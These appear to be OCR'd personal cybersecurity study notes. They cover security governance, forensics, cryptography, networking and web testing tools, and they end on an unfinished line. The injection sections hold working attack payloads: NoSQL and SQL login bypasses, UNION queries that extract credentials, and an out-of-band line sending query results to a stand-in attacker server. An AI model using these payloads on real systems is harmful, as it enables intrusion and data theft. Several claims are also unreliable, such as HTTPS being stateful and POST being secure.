
- **SQL Injection**
  - Parametrized queries {Prepared Statements}
  - Input Validation {Whitelisting/Blacklisting}
  - Least privilege

N/w Enumeration enables the discovery of hosts on the network.

➢ **Stress Testing** refers to DoS.

Kerberos provides a centralized authentication server whose function is to authenticate users to servers and servers to users.

- It was named after the three headed dog because of the 3 different actors in the protocol.
  - Client
  - Application Server (AP) – service that user/client want to access.
  - Key Distribution Center (KDC)



Threat & Desired Property:

Threat	**Desired Property**
Spoofing	Authenticity
Tampering	Integrity
Repudiation	Non-Repudiation
Information Disclosure	Confidentiality
DoS	Availability
Elevation of Privilege	Authorization

Tools: [PT]

- Vulnerability Assessment [Nessus, OpenVAS, Nexpose]
- Footprinting [Maltego, Recon-ng, Shodan]
- Scanning & Enumeration [Nikto, Tcpdump, Ettercap, Nmap, Burpsuite]
- Password Cracking [Medusa, John-the-ripper]
- Wireless attacks [Hashcat, Aircrack-ng]
- Exploits [Metasploit, Fiddler, SqlMap]

OWASP(Open Web Application Security Project) is a global non-profit organization that focuses on improving the security of software applications.

OWASP TOP 10 2021:

1. Broken Access Control
2. Cryptographic Failures
3. Injections
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification & Authentication Flaws

8. Software and Data Integrity Failures
9. Security logging and monitoring flaws
10. Server-Side Request Forgery (SSRF)

Footprinting involves collecting publicly available data.

- process of gathering information to identify potential vulnerabilities and weak points
- {Passive Process}


Reconnaissance is the active process of gathering information, involves direct interaction with target system.

Skimming is a fast & interactive way to quickly obtain information.

ARP Spoofing

Attacker sends fake ARP packets that link an attacker's MAC address with an IP of a computer already on the LAN.

- IP to MAC mapping
- ARP Request: broadcast request over n/w
- ARP Response: message with MAC address



- The term ARP Spoofing refers to an attacker impersonating another machine's MAC address, while ARP Poisoning denotes the act of corrupting the ARP tables on one or more victim machines.

Memory Forensic Tool

- **RAM Acquisition Tool**
  - FTK Imager
  - DumpIt
  - FastDump
  - WinHex
  - Nigilant32

- **RAM Analysis Tool**
  - Volatility Framework
  - Encase Enterprises
  - FATkit
  - Procnum
  - F-Response

SIM(Subscriber Identity Module) contains a processor and OS with between 16 and 256 KB of EEPROM, it also contains RAM & ROM

- PUK(PIN Unblocking Key) – 3 incorrect attempts in a row
- **Sizes:**
  - 2FF = Mini Sim
  - 3FF = Micro Sim
  - 4FF = Nano Sim
  - MFF2 = E-Sim

- Data Present in SIM Card:
  - IMSI {International Mobile Subscriber Identity} [15 digits]
  - SPN {Service Provider Name}
  - MCC {Mobile Country Code}
  - MSIN {Mobile Subscriber Identity Number} [10 digits]
  - SMS {Short Message Service}
  - LDN {Last Dialled Number}
  - LAI {Local Area Identity}
  - TMSI {Temporary Mobile Subscriber Identity}
  - MNC {Mobile Network Code}

- **Security in SIM Card:**

  3 file types MF, DF and EF contains security attributes.
  - **Security Conditions**
    - Always
    - CHv1 {Card Holder Verification 1}
    - CHv2
    - ADM {Administrative}
    - NEV {Never}

- **Tools for SIM Forensics**
  - EnCase Smartphone Examiner
  - PySIM
  - AccessData Mobile Phone Examiner Plus
  - SIMpull
  - MOBILedit! Forensic

IMEI(International Mobile Equipment Identifier) **[**15 digits**]**

- obtained with '*#06#'
- [15 digits] = {AA BBBBBB CCCCCC D}
  - AA – Type Allocation Code(TAC)
  - BBBBBB – reminder of TAC
  - CCCCCC – Serial Sequence of the model
  - D – Luhn algorithm check digit

ESN(Electronic Serial Number)

- 32 bit unique code
  - 8 bits manufacturer code & 24 bits Serial No.
    Or,
  - 14 bits manufacturer code & 18 bits Serial No.

Mobile Forensics

- **levels**
  - Micro-Read
  - Chip-Off
  - Hex Dumping/JTAG
  - Logical Extraction
  - Manual Extraction

More Technical
Longer Analysis Time
More Training required
More Invasive

- **Tools**
  - Paraben's Device Seizure
  - Susteen's Data Pilot
  - Belkasoft Android Forensics

Steganography vs Cryptography:-
Steganography

- technique to hide the existence of the communication
- result known as Stego media
- goal of secret communication
- Attack: Steganalysis

- Visibility: Never
- **Techniques**
  - Least Significant Bit Embedding
  - Spread Spectrum Technique
  - Echo Hiding
- **Disadvantage –** Detection Challenges
- **Steganalysis –** Detection of steganography known as Steganalysis.

Cryptography

- technique to convert the secret message into unreadable form
- result known as Ciphertext
- goal of data protection
- Attack: Cryptanalysis
- Visibility: Always

- **Cryptanalysis –** Detection of cryptography known as Cryptanalysis.

Watermarking is the process of embedding a digital code{Watermark} into a content like image, audio, video, etc to provide authenticity.

- **Working**
  - Embedding
  - Visibility – {generally used for copyright}
  - Invisibility
  - Detection & Extraction
  - Verification

Disk Imaging Technique

- Access the hard drive directly instead of being dependent on OS as set by its BIOS configuration
- Reading the Bad sector instead of skipping it
- Overriding resetting/restarting command when reading the disk

Likelihood is the probability that a threat source will occur against a vulnerability.
Compliance refers to adhering with the company's policies, procedures, laws & regulations.

Governance is the structure of a company includes processes, procedures, policies, controls, value, mission, vision, and culture.

- mind of the organization
- defines the policy
- Strategic

- about leading

Management:
- hand of the organization
- implement the policies defined by governance
- Tactical
- about doing

Policies are put in place by organizational governance to provide guidance in all activities to ensure that the organization supports industry standards and regulations.

Procedures are the detailed steps to complete a task that support departmental or organizational policies.

Standard is a mandatory activity, action, or rule which is usually verified by a 3rd party and certified.
- Mandatory
- Eg – ISO, IEEE etc.

Guidelines are not mandatory, just a recommendation/suggestion for employees/organization.

Framework is a conceptual structure of an organization to set out policies within the company.
- Eg – NIST, COBIT, etc.

Security Lifecycle:
- Identify
- Assess
- Protect
- Monitor

PDCA Cycle:
- Plan
- Do
- Check
- Act

Security Attacks:
- **Active Attacks** involves some modification or creation of a false data stream. **[**DoS, SQL, etc.**]**
- **Passive Attacks -** goal to obtain information that is being transmitted

[Eavesdropping, N/w monitoring, etc.**]**

- Interception = Passive
- Fabrication = Active {Impersonation Attack}

Secondary Risk arises as a direct outcome of implementing a risk response.

Residual Risk is the portion of risk remaining after security measures have been applied.

Risk Tolerance is about the capacity to endure risk.

Risk Appetite is about the intentional acceptance of risk.

Qualitative Risk Analysis – evaluated verbally using a scale of low, medium, high.


Quantitative Risk Analysis – evaluated by numerical values.

RPO(Recovery Point Objective) is the amount or extent of data loss that can be tolerated.

RTO(Recovery Time Objective) is the maximum acceptable amount of time for recovery from any disaster.

WRT(Work Recovery Time) is the time when all the systems are recovered, data is verified and ready to resume the normal operations.

MTO/MTD(Maximum Tolerable Outage/Downtime) is the summation of WRT and RTO. [MTO/MTD = WRT+RTO]



CBA(Cost Benefit Analysis):

- used to evaluate the strengths & weaknesses of the alternative or proposed solution
- determines whether or not a control alternative is worth its associated costl

  - SLE = Asset Value * EF

- ALE = ARO * SLE
- Value of Countermeasure = ALE{prior} – ACS – ALE{post}
    - EF – Exposure Factor [0-1]
    - SLE – Single loss Expectancy
    - ALE – Annualized loss Expectancy
    - ARO – Annualized Rate of Occurrence [0-1]
    - ACS – Annual Cost of Safeguard

Audit is a systematic, independent process for obtaining objective evidence and evaluating it objectively to determine the extent to which the audit criteria are fulfilled.

- **Internal Audit –** also called '1st party audit', conducted by organization themselves.
- **External Audit**
    - **2nd Party –** conducted by organization's client
    - **3rd Party –** conducted by 3rd party who provide certification

Audit Trail generally the documentation/ records of auditing process.

Normative References means any other document which are referenced within the management system standard.

Non-Conformities can be defined as the non-fulfilment of a requirement.

- **Minor NC –** doesn't affect the overall effectiveness of ISMS.
- **Major NC –** does affect the overall effectiveness of ISMS.

[ISMS - Information Security Management System]


SWOT Analysis:

- Strengths {S}
- Weakness {W}
- Opportunity {O}
- Threats {T}

	Helpful	Harmful
Internal Origin	S	W
External Origin	O	T

- Leverage {S+O}
- Inhibitory {W+O}
- Vulnerability {S+T}
- Problematic {W+T}

Levels of Control:



- **'Strategy'** is a comprehensive plan.
- **'Policy'** is the guiding principle.
- Risk Deterrence = Risk Mitigation
- ISO 14001: Environment Management Standard

COBIT(Control Objectives for Information & Related Technologies) used to develop, control, and maintain risk and security for organization's worldwide.

- bridges the gap between IT goals and business goals.

- COBIT 5 – Governance for Enterprise IT {5 principles, 7 enablers}
- COBIT 2019 – More flexible, 6 principles, 40 governance and management objectives

- 5 Principles
  - Meeting stakeholder needs
  - Covering the Enterprise End-to-End
  - Applying a Single entity Framework
  - Separating Governance from Management

- 7 Enablers
  - principles, policies, & frameworks
  - processes
  - organizational structures
  - Culture, Behaviour and Ethics

- Information
- Services, Infrastructure and Applications
- People, Skills and Competencies

ISO 9001: {Quality Management Standard}

- 10 Clauses [3 Not Measurable{1-3} and 7 Measurable{4-10}]
  - 0 – Information
  - 1- Scope
  - 2 – Normative References
  - 3 – Terms and definitions
  - 4 - Context of the Organization
  - 5 - Leadership
  - 6 - Planning
  - 7 - Support
  - 8 - Operation
  - 9 – Performance Evaluation
  - 10 - Improvement

PCIDSS(Payment Card Industry Data Security Standard)

- designed to ensure that companies maintain a secure environment
- administered by PCI Security Standard Council {PCI SSC}
- validation of compliance is performed annually
- any organization that stores, processes, or transmits cardholder data must comply with the PCIDSS.
- 12 Requirements & 6 Goals
- To validate the physical presence of card:
  - CVV – encoded on magnetic strip {Card Validation Value}
  - CVV2 – printed on card
- 3 versions
  - PCI v1 – 2008
  - PCI v2 – 2010
  - PCI v3 – 2013

C-Suite refers to the executive level managers within a company.

- Common C-Suite Executives:
  - CEO {Chief Executive Officer}
  - CFO {Chief Financial Officer}
  - COO {Chief Operating Officer}

- CIO {Chief Information Officer}
- CMO {Chief Marketing Officer}
- CAO {Chief Analytics Officer}
- CCO {Chief Compliance Officer}
- CSO {Chief Security Officer} – for all aspects of security
- CISO {Chief Information Security Officer} – only for information systems & data

Open System – {Amazon, Flipkart, etc.**}**

Closed System Organizations - {NASA, ISRO, etc.**}**
- handles critical & sensitive information.

HIPAA(Health Insurance Portability & Accountability Act, 1996)
- US Federal law that governs the privacy & security of Personal Health Information in the US.
- In India, NHS(National Health Stack)

GDPR(General Data Protection Regulation) is aimed at guiding companies across the world to handle their customer's personal information for all individuals within the European Union.

SOX(Sarbanes Oxley Act, 2002) was signed into Federal Law, applies to all publicly traded companies in the US.
- Ensures the accuracy and transparency of company's financial reporting
- In India, SEBI(Securities and Exchange Board of India)
- Sections
  - 302: Corporate responsibility for financial reports
    - CEO and CFO must personally certify that financial reports are accurate and complete
  - 404: Management assessment of internal controls
    - report the assessment annually to SEC [Securities and Exchange Commission]

GET vs POST:
GET
- limited amount of data can be sent
- not secured
- can be bookmarked
- more efficient

POST

- large amount of data can be sent
- Secured
- can't be bookmarked
- less efficient

Log Retention period is the amount of time you keep logs.

Data Retention refers to the length of time that data is kept by the organization that gathered it.
Data Archiving describes the intentional preservation of data in a format that makes it easy for collaborators to refer back to.

Data Disposal is the process of deleting data in a safe & responsible manner

ISO 27001: ensures Information Security Management System(ISMS)

- describes best practices for an ISMS
- newest version of the standard is ISO/IEC 27001:2013 which supersedes ISO/IEC 27001:2005

ISO 27001:2005	ISO 27001:2013

• 132 "shall" statements
  ▪ {Section 4-8}
• Annexure A
  ▪ 11 clauses
  ▪ 39 categories
  ▪ 133 controls
	125 "shall" statements
	{Section 4-10}
	Annexure A
	14 clauses
	35 categories
	114 controls

- Risk Management Process
  - Risk Assessment
    - Identification
    - Analysis
    - Evaluation
  - Risk Treatment

SoA(Statement of Applicability) states the controls that your organization determined to be necessary for mitigating information security risk.

- Requirements for risk controls

Disasters are serious disruptions to the functioning of a community that exceed its capacity to cope using its own resources.

- **Types:**
  - Natural Disasters
    - Geological – Earthquakes, Tsunami, Volcanos
    - Meteorological – Tornados, Wind storms, Lightning
    - Others – Fires, Floods, Solar storms etc.
    - Health - Widespread illness, Pandemics
  - Man-Made Disasters
    - Labour – Strikes, Walkout
    - Social Political – War, Terrorism, Protests
    - Materials – Fires
    - Utilities – Power Failures, Water supply shortage, Fuel shortage, etc.
  - Accidents & Technological Hazards
    - Theft, Frauds, Social Engineering, etc.
- **Disaster Effects:**
  - Financial loss
  - Utilities Outage
  - Investor Confidence
  - Corporate Image
- **Disaster Phases:**
  - Preparation
  - Disaster
  - Response
  - Recovery
  - Mitigation

DR(Disaster Recovery) is a part of BC{Business Continuity} & deals with the immediate impact of an event.

- It involves stopping the effects of the disaster as quickly as possible and addressing the immediate aftermath.

BCP(Business Continuity Plan) is a methodology used to create and validate a plan for maintaining continuous business operations before, during and after disasters and disruptive events.

BIA(Business Impact Analysis) helps to prioritize which processes and business functions are most critical to the business.

- **Inputs –** criticality & sensitivity of assets, resource classification
- **Outputs –** strategies for Business Continuity & Recovery, Criticality Prioritization, RTO, RPO etc.

Upstream losses are those you will suffer if one of your key suppliers is affected by a disaster.

Downstream losses occur when key customers or the lives in your community are affected.

Data Replication refers to the process of copying data from one location to another to ensure consistency and high availability.

Type of backups:

- **Full Backup –** Entire data set, regardless of any previous backups. {Most Time}
- **Incremental Backup –** Additions and alternations since the most recent incremental backup. {least time}
- **Differential Backup –** Additions and alternations since the most recent full backup. {Faster than Full backup}

IT Recovery Sites:

- **Fully Mirrored Site –** Fully redundant site, most expensive, highest availability.

- **Hot Site –** Site leased by a commercial vendor to your company for emergency purpose.

- **Warm Site –** Partially equipped premises with some or all required equipment.
- **Mobile Site –** Self contained units that can be transported.
- **Cold Site –** used aftermath of a disruption, cost effective sol_n. {takes 3-4 days}
- **Reciprocal Site –** make arrangements with another company/division.

Transposition – change the positions of the character.

Substitution – substituting characters using two tables.

Public Key/ Asymmetric Cryptography

- 2 asymmetric keys, 1 public & 1 private
- encryption using public & decryption using private key

Symmetric Cryptography

- Same key for encryption & decryption
- also known as Secret Key Cryptography
- size of plaintext = size of ciphertext

Private Key must be kept secret & only known to owner.

- Generally used for decryption
- used to create digital signature

Public Key is widely distributed & known to everyone.

- Generally used for encryption
- used to verify the digital signature

Hashing takes a message of arbitrary length & computes a fixed length string.

- Provides message integrity

Password Hashing – instead of storing the passwords, store the hash of passwords.

Hash Function maps a message of an arbitrary length to a m-bit output, also known as **fingerprint** or the **message digest**.

- Hash Function is a many to one function, so collision can happen.
    - Linear Probing – more search time
    - Chaining Method – less search time {using linked list}

Fundamentals of Cryptocurrency:

- Decentralization
- Blockchain
- Cryptography
- Consensus Mechanism {PoS, PoW, etc.}
- Immutable ledger – {records can’t be changed}
- Digital Ownership & Transfer of assets

Stateful Application vs Stateless Application


Stateful Applications - {HTTPS}	Stateless Applications - {HTTP}
• server stores information about the session or interaction state of a client.	server doesn't maintain any session state, each request is treated independently.
• Server can keep track of the user's progress, history, and other relevant information.	CDN{Content Delivery Network}
• Challenges during the distribution of load across multiple servers.	Distribution is easy because each request are independent.
• more secure {FTP, Telnet were used}	less secure {DNS}


SSO(Single-Sign-On) is an authentication process that allows users to access multiple applications or services with a single set of login credentials.

- Example:
  - Kerberos based systems
  - OTP (One Time Password)
  - Integrated Windows Authentication
- Advantage:
  - Reduced IT load
  - Improved User experience
  - Centralized reporting for compliance adherence

Merkle Tree also known as Hash Tree is a data structure, provides an efficient & secure method to verify the content of large data structure.

- Generally stores hash values
- Advantage:
  - Efficient – allows us to prove data inclusion without revealing unnecessary details{Proof of Exclusivity}
  - Secure – hash pointers ensures data integrity & prevent tampering





Bitcoin is a distributed & decentralized digital currency, built on the foundation of Blockchain.

Blockchain is the technology behind cryptocurrencies

- are distributed ledger
- **Types:**
  - **Public –** available to everyone.
  - **Private –** controlled by specific organization or authorised users
  - **Consortium –** controlled by preliminary assigned users
- Components:
  - Node
  - Transaction
  - Block
  - Chain
  - Miners
  - Consensus

- How to Destroy Bitcoin -
  - 51% Attack
  - Quantum computing
  - Technological flaws

Sharding layer Function:

- Sharding is a scaling solution used in blockchain networks to improve throughput and scalability by partitioning the network into subsets called shard.

TCP Header

Source Port(16)	Destination Port(16)

Sequence Number(32)			
Acknowledgement Number(32)			
Data Offset(4)	Result(3)	Flags(3)	Windows Size(16)
Checksum(16)		Urgent Pointer(16)	
Options			

TCP vs UDP:

TCP – Transmission Control Protocol	UDP – User Datagram Protocol
• Connection Oriented Protocol	Datagram Oriented Protocol
• Slower	Faster
• Less Efficient	More Efficient
• Complex	Simplex
• Doesn't support broadcasting	supports broadcasting
• has 20-60 bytes variable length header	8 bytes fixed length header

Data Flow

- Simplex - One-directional
- Half Duplex – Bi-directional, but one at a time
- Full Duplex – Both can send data simultaneously

Burp Suite Shortcuts

- Ctrl+Shift+D = Dashboard
- Ctrl+Shift+T = Target Tab
- Ctrl+Shift+P = Proxy Tab
- Ctrl+Shift+I = Intruder Tab
- Ctrl+Shift+R = Repeater Tab

Patch – Our method for fixing software flaws.

Tokens:

- **Encoding Formats**
  - By Value Example - JWT
  - By Reference [Safer, can't be decoded or decrypted]
- **Types**
  - **Bearer Tokens**
    - Like cash, can be used by anyone, the sender is not verified
  - **PoP(**Proof of Possession**) Tokens**
    - like a credit card, sender need to present proof of ownership

- **DPoP Access Token** send in the authentication header, using the keyword DPoP, must need additional token to prove ownership

JWT is a format. **{**https://jwt.io**}** **[**JSON Web Tokens**]**

- It has 3 parts & they are separated using dots(.)
  - Header
  - Payload
  - Signature

OAuth – {Open Authorization**}** is an open standard for access delegation, commonly used as a way for internet users to grant websites or applications access to their information on other websites but without giving them the passwords.

- OAuth is not Open Authorization
- OAuth is a Delegation Protocol

API Tools – {crAPI, Postman, Swagger, Burp Suite, JWT_Tool**}**

PHP Wrappers is additional code which tells the stream how to handle specific protocols/encodings.

- Example
  - file://
  - http://
  - ftp://
  - php://
  - zlib://
  - data://
  - glob://
  - ssh2://
  - etc.
- php://filter/convert-base64-decode/resource=data://plain/text, {base64_value}
  - php://filter [Protocol Wrapper]
  - convert-base64-decode [filter]
  - resource= [Resource Type]
  - data://plain/text [Data Type]
  - base64_value [Encoded Payload]

UEFI(Unified Extensible Firmware Interface) Secure Boot ensures that only trusted software can be loaded during the boot process.

- Prevents attackers from loading malware or unauthorized software onto your system.

TPM(Trusted Platform Module) provides a secure location to store encryption keys, passwords, and digital certificates.
Dirty Cow (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel.

Botnet is a network of infected computers controlled by an attacker often used for launching attacks.

Jailbreaking is the process of bypassing a device's manufacturer restriction to install unauthorized software on the device.

Typosquatting lures users to fake websites by registering domain names with common misspellings of legitimate ones.

IAM(Identity & Access Management) ensure the proper creation of accounts and their associated permissions.

Password Spraying attack involves an attacker using a single password to break into multiple target accounts. It is a type of brute-force attack.

- Traditional brute-force attacks target a single account with multiple possible passwords. A password spraying campaign targets multiple accounts with one password at a time.

Wfuzz is a tool designed for bruteforcing Web Applications.

- It can be used for finding resources not linked directories, servlets, scripts, etc, bruteforce GET and POST parameters for checking different kind of injections (SQL, XSS, LDAP, etc), bruteforce Forms parameters (User/Password), Fuzzing, etc.

- FUZZ, ..., FUZnZ - wherever you put these keywords wfuzz will replace them with the values of the specified payload.
- -d: Use post data {ex: "id=FUZZ&catalogue=1"}
- -u: Specify a URL for the request
- -H: Use header
- -X: Specify an HTTP method for the request
- -w: Specify a wordlist file
- --hc: Hide responses with the specified code
- -z: Specify a payload {ex: File, List, range, etc.}
- -e: List of available encodings {ex: binary_ascii, base64, urlencode, etc.}

- Usage:

- wfuzz -z file,/usr/share/wfuzz/wordlist/general/common.txt –hc 404 http://192.168.1.202/FUZZ
- wfuzz -d '{"email":"abc@gmail.com", "otp":"FUZZ", "password":"Newpass1"}' -H "Content-Type":"application/json" -z file, {wordlist_path} -u {url} –hc 500

FFmpeg is the leading multimedia framework, able to decode, encode, transcode, mux, demux, stream, filter, and play pretty much anything that humans and machines have created.

- -vn / -an / -sn / -dn : can be used to skip inclusion of video, audio, subtitle and data streams.
- -f : Force input or output file format.
- -t : Time duration, can be used with both input/output
- Examples:
  - Convert an input media file to a different format -
    - ffmpeg -i input.avi output.mp4
  - Pull audio from video files -
    - ffmpeg -i input.mp4 output.mp3
  - Screenshot at every 30 sec -
    - ffmpeg -i input.mp4 -r 1/30 image%d.jpg

NoSQL Injection – Here, we will focus on MongoDB. Although there are other NoSQL solutions, the principles about injection attacks in MongoDB can be applied to any NoSQL database.

- **2 Main Types:**
  - Operator Injection – Even if we can't break out the query like SQL, but we can use NoSQL query operators to manipulate the query's behaviour.
  - Syntax Injection – This occurs when you can break the NoSQL query syntax, enabling you to inject your own payload. This methodology is similar to SQL injection.

Operator Injection:

- $ne = not equal
- $lt = less than
- $gt = greater than
- $nin = not in
- $regex

- Examples:
  - user[$ne]=xxxx&pass[$ne]=yyyy
  - user[$nin][]=admin&pass[$ne]=xxxx
  - user[$nin][]=admin&user[$nin][]=john&pass[$ne]=xxxx
  - pass[$regex]=^.{8}$ [it checks whether the pass is of length 8 or not]

- pass[$regex]=^a.....$ [checks this 8 length of pass starts from 'a' or not]
    - To guess the full password, try payloads in Intruder{Burpsuite}

Syntax Injection:

- ' is the character used to test for injection in both SQL & NoSQL solutions
- rare to find

SQL Injection – Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.

Types of SQLi:

- **In-Band(Classic) SQLi –** Attacker's can launch the attack and obtain results through the same communication channel.
    - **Error Based SQLi –** Get information about the database, its structure, and its data from error messages.
        - Eg.- Use '(single quote) OR "(double quote) to check the errors
    - **Union Based SQLi –** Combine the results from a legitimate query with those from our attack to extract data
        - Eg.- SELECT Email,RegistrationDate FROM Users WHERE ID='159' UNION SELECT ProductName, ProductDescription from Products
- **Blind(Inferential) SQLi –** Rely on a change of behaviour with the database in order to re-construct information. Used when data doesn't get transferred back to the attacker
    - **Time Based SQLi –** uses timed delays
        - Eg.- SELECT * FROM Products WHERE ID='346' – SLEEP(10);
    - **Boolean Based SQLi –** uses boolean conditions
        - Eg.- https://url.co/v1/products/346'%20or%201=1;
          Or, SELECT * FROM Products WHERE ID='346' or 1=1;
- **Out-of-Band SQLi –** Exfiltrate data using a different channel than the request was made with
    - Can use HTTP, ie: Make an HTTP connection to send results to a different web server
    - Eg.- SELECT * FROM Products WHERE id=346||UTL_HTTP.request('http://attacker-server-url.com/'||(SELECT user FROM DUAL)) --

Cheat Sheet:

- https://github.com/AdmiralGaust/SQL-Injection-cheat-sheet {SQLi Cheatsheet}
- https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/ {SQLi Cheatsheet}
- https://portswigger.net/web-security/sql-injection/cheat-sheet {SQLi Cheatsheet}
- https://portswigger.net/web-security/sql-injection/union-attacks {UNION attacks}
- https://portswigger.net/web-security/sql-injection/blind {Blind Injections}
- https://portswigger.net/web-security/sql-injection/examining-the-database {Info Gathering}

- ' or " {To check the errors and structure of the database}
- 'ORDER BY 1-- {Determine the No. Of columns}
- admin'-- {bypass the things after ' because – works for the comments in SQL}
- ' or 1=1; --

- SELECT name FROM sqlite_master WHERE type='table' ORDER BY name;
  {Query to list all tables in a SQLite Database}
- "sqlite_master" stores the schema for the database that contains columns type, name, tbl_name, rootpage, & sql.

Example:-

- We know that there are 9 columns in the table(from pervious error based enumeration) & SQL query used by the application: SELECT * FROM Products WHERE ((name LIKE '%' OR description LIKE '%') AND deletedAT is NULL) ORDER BY name;
- What we would like for the query to look like: SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT [etc...]
- Our payload looks like: ')) UNION SELECT name,name,name,name,name,name,name,name,name FROM sqlite_master WHERE type='table' --
- Which will result in this query: SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT name,name,name,name,name,name,name,name,name FROM sqlite_master WHERE type='table' --
- If we know there is id, email and password columns in the Users table, payload will be: abcdef')) UNION SELECT id,email,password,null,null,null,null,null,null FROM Users; --

SQLmap: sqlmap is an open source penetration testing tool, that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. Identifies vulnerable parameters.

- -u {Target URL}
- --data= {Data string to be sent through POST (e.g. "id=1")}
- --cookie= {Cookie header value (e.g. "PHPSESSID=a8d127e..")}
- -p {Testable parameter}
- --dbs {Enumerate databases}
- --tables {Enumerates database tables}
- --columns {Enumerates database table columns}
- --batch {Use the default behaviour, Never ask for user input}
- --threads {1-5, to increase the speed}
- -D {database to enumerate}
- -T {database table(s) to enumerate}
- -C {database table column(s) to enumerate}
- --current-user {Retrieve DBMS current user}
- --technique
  - B: boolean-based
  - E: error-based
  - U: union-based
  - S: stacked queries
  - T: time-based

- Q: inline queries

- --crawl {1-3}
  - depth 1: https://example.com/data
  - depth 2: https://example.com/data/today
  - depth 3: https://example.com/data/today/news

- Eg.-
